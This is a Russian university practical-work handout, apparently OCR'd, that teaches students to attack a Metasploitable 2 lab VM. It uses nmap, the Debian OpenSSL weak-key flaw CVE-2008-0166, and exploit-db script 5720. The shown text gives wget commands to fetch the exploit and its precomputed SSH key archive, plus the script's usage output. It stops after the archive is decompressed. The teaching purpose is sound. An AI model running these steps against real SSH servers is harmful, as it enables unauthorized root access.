МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение высшего образования

«МИРЭА – Российский технологический университет» РТУ МИРЭА

РТУ МИРЭА

Институт кибербезопасности и цифровых технологий

Кафедра КБ-2 «Прикладные информационные технологии»

Практическая работа № 5

по дисциплине «Безопасность Операционных систем»

«Основы Kali Linux ч.2»

Москва

2022

Цель работы

Продолжить изучение инструментов Kali linux nmap, metasploit. Утилита для тестирования веб сервисов nikto.

Время выполнения работы: 4 академических часа.

Порядок выполнения работы


1. **Установить Kali Linux, metasploitable 2.**

По аналогии с п. 1-5 Практической работы № 4 “Основы Kali Linux” установить виртуальные машины с Kali Linux, metasploitable 2, настроить сетевое взаимодействие, определить ip адрес сети.

2. **Взламываем SSH**

Надеюсь, Вам понравилось взламывать. Мы смогли получить рут-права на атакуемой машине, основываясь только на использовании сканера **nmap**. В этой практической работе будем получать рут права другим способом.


Выполнив команду **nmap -p- 10.0.X.5**, мы получаем список открытых портов на целевой машине



Обратим внимание на открытый порт 22, который использует сервис SSH.

Проведем более углубленное сканирование этого порта

nmap -T4 -A -p 22 10.0.X.5



Из этого запроса мы получили название сервиса ssh, изучить его особенности можно в интернете. Помимо название сервиса были получины хэши ключей ssh.


Нас будет интересовать текущая уязвимость, которая называется: «Уязвимость генератора случайных чисел **OpenSSH/OpenSSL**».

Дополнительную информацию об этой уязвимости можно получить по ссылке **https://nvd.nist.gov/vuln/detail/CVE-2008-0166**.


Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:


- Ссылка на уязвимость в каталоге Mitre AT&T




Первая ссылка в поиске ведет нас на ресурс **GitHub**:



Как видим, существует несколько эксплойтов на разных языках программирования. Выберем эксплойт, который написан на **Python**, но можно выбрать любой из них. Автор добавил подробную инструкцию по его установке, что сильно упрощает работу:



Видим, что для запуска эксплойта нужны три шага. Сначала нужно скачать архив, с помощью команды «**wget**». Для этого нужно проскроллить страницу в самый верх и найти вкладку **Download**. Далее нажать правой кнопкой мыши и выбрать «**Copy Link Location**»:



Переходим в терминал и вводим команду «**wget адрес ссылки на эксплойт**»:

```
┌──(root㉿test-kali)-[/home/kali]
└─# wget https://www.exploit-db.com/download/5720
--2022-10-31 11:22:33--  https://www.exploit-db.com/download/5720
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4346 (4.2K) [application/txt]
Saving to: '5720'

5720                100%[===================>]   4.24K  --.-KB/s    in 0s

2022-10-31 11:22:33 (61.5 MB/s) - '5720' saved [4346/4346]
```

Загрузка прошла успешно. Далее нужно запустить скрипт **python2 5720** (В данном случае 5720 - это название файла):

```
┌──(root㉿test-kali)-[/home/kali]
└─# python2 5720

-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org
./exploit.py <dir> <host> <user> [[port] [threads]]
    <dir>: Path to SSH privatekeys (ex. /home/john/keys) without final slash
    <host>: The victim host
    <user>: The user of the victim host
    [port]: The SSH port of the victim host (default 22)
    [threads]: Number of threads (default 4) Too big numer is bad
```

Скрипт сработал корректно и отлично работает, и у нас в терминале появился вывод того, как нужно использовать данный эксплойт. Далее нужно скачать один из двух файлов, которые нас просит загрузить автор эксплойта:

```
#
# 1. Download https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/5622.tar.bz2 (debian_ssh_rsa_2048_x86.tar.bz2)
#
```

Выполним загрузку через **wget**

```
┌──(root㉿test-kali)-[/home/kali]
└─# wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/5622.tar.bz2
--2022-10-31 11:30:21--  https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/562
2.tar.bz2
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/master/bin-sploits/5622.ta
r.bz2 [following]
--2022-10-31 11:30:22--  https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/master/bin-
sploits/5622.tar.bz2
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.110.133, 185.199.10
9.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 50226987 (48M) [application/octet-stream]
Saving to: '5622.tar.bz2'

5622.tar.bz2               100%[═══════════════════════════════════════>]  47.90M  25.4MB/s    in 1.9s

2022-10-31 11:30:27 (25.4 MB/s) - '5622.tar.bz2' saved [50226987/50226987]
```

Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:

- Описание основных ключей команды wget

Немного об этой уязвимости. При настройке **ssh**-сервера необходимо заменить ключи по умолчанию на новые, чтобы Вы могли на нем авторизироваться.


Если не углубляться в шифрование, и особенности его работы, можно рассматривать этот ключ как пароль, который позволяет пройти авторизацию.

Это не совсем так, но Вы можете рассматривать его именно в этом ключе для упрощения. В более старых версиях **Debian** был проблемы с генерированием подобных ключей. В данной версии **Debian**, при создании ключей есть баг, который ограничивает максимально возможное количество сгенерированных ключей, т.е. вместо огромного количества ключей этот баг ограничивал количество созданных ключей, а это значит, что кто-то мог написать скрипт и подобрать комбинацию Ваших ключей.

Сейчас мы используем именно этот эксплойт. Файл, который мы скачали, содержит диапазон всех возможных ключей, и один из них точно подойдет, и мы сможем пройти **ssh** авторизацию.

Обратите внимание, что это скачанный нами файл - это **tar.bz2.**

Представим ситуацию, что мы не знаем, что такое **tar** и **bz2**. Для начала выполним команду «**file**»:



Выводится сообщение, что это данные **bz2**. Теперь мы знаем, что файлы с расширением **bz2** – это файлы **bzip2**.

Далее можно просмотреть опции **bzip2**, с помощью команды «**—help**»:

```
┌──(root㉿test-kali)-[/home/kali]
└─# bzip2 --help
bzip2, a block-sorting file compressor.  Version 1.0.8, 13-Jul-2019.

   usage: bzip2 [flags and input files in any order]

   -h --help           print this message
   -d --decompress     force decompression
   -z --compress       force compression
   -k --keep           keep (don't delete) input files
   -f --force          overwrite existing output files
   -t --test           test compressed file integrity
   -c --stdout         output to standard out
   -q --quiet          suppress noncritical error messages
   -v --verbose        be verbose (a 2nd -v gives more)
   -L --license        display software version & license
   -V --version        display software version & license
   -s --small          use less memory (at most 2500k)
   -1 .. -9            set block size to 100k .. 900k
   --fast              alias for -1
   --best              alias for -9

   If invoked as `bzip2', default action is to compress.
              as `bunzip2',  default action is to decompress.
              as `bzcat', default action is to decompress to stdout.

   If no file names are given, bzip2 compresses or decompresses
   from standard input to standard output.  You can combine
   short flags, so `-v -4' means the same as -v4 or -4v, &c.
```

Как видим опция **–d** распаковывает этот файл. Запишем команду: «**bzip2 –d 5622.tar.bz2**»:


```
┌──(root㉿test-kali)-[/home/kali]
└─# bzip2 -d 5622.tar.bz2
```

Содержание отчета по выполненной работе


В отчёте о выполненной работе необходимо указать:

- Создайте файл test и заархивируйте ее с помощью bzip2, результат приложите скриншотом

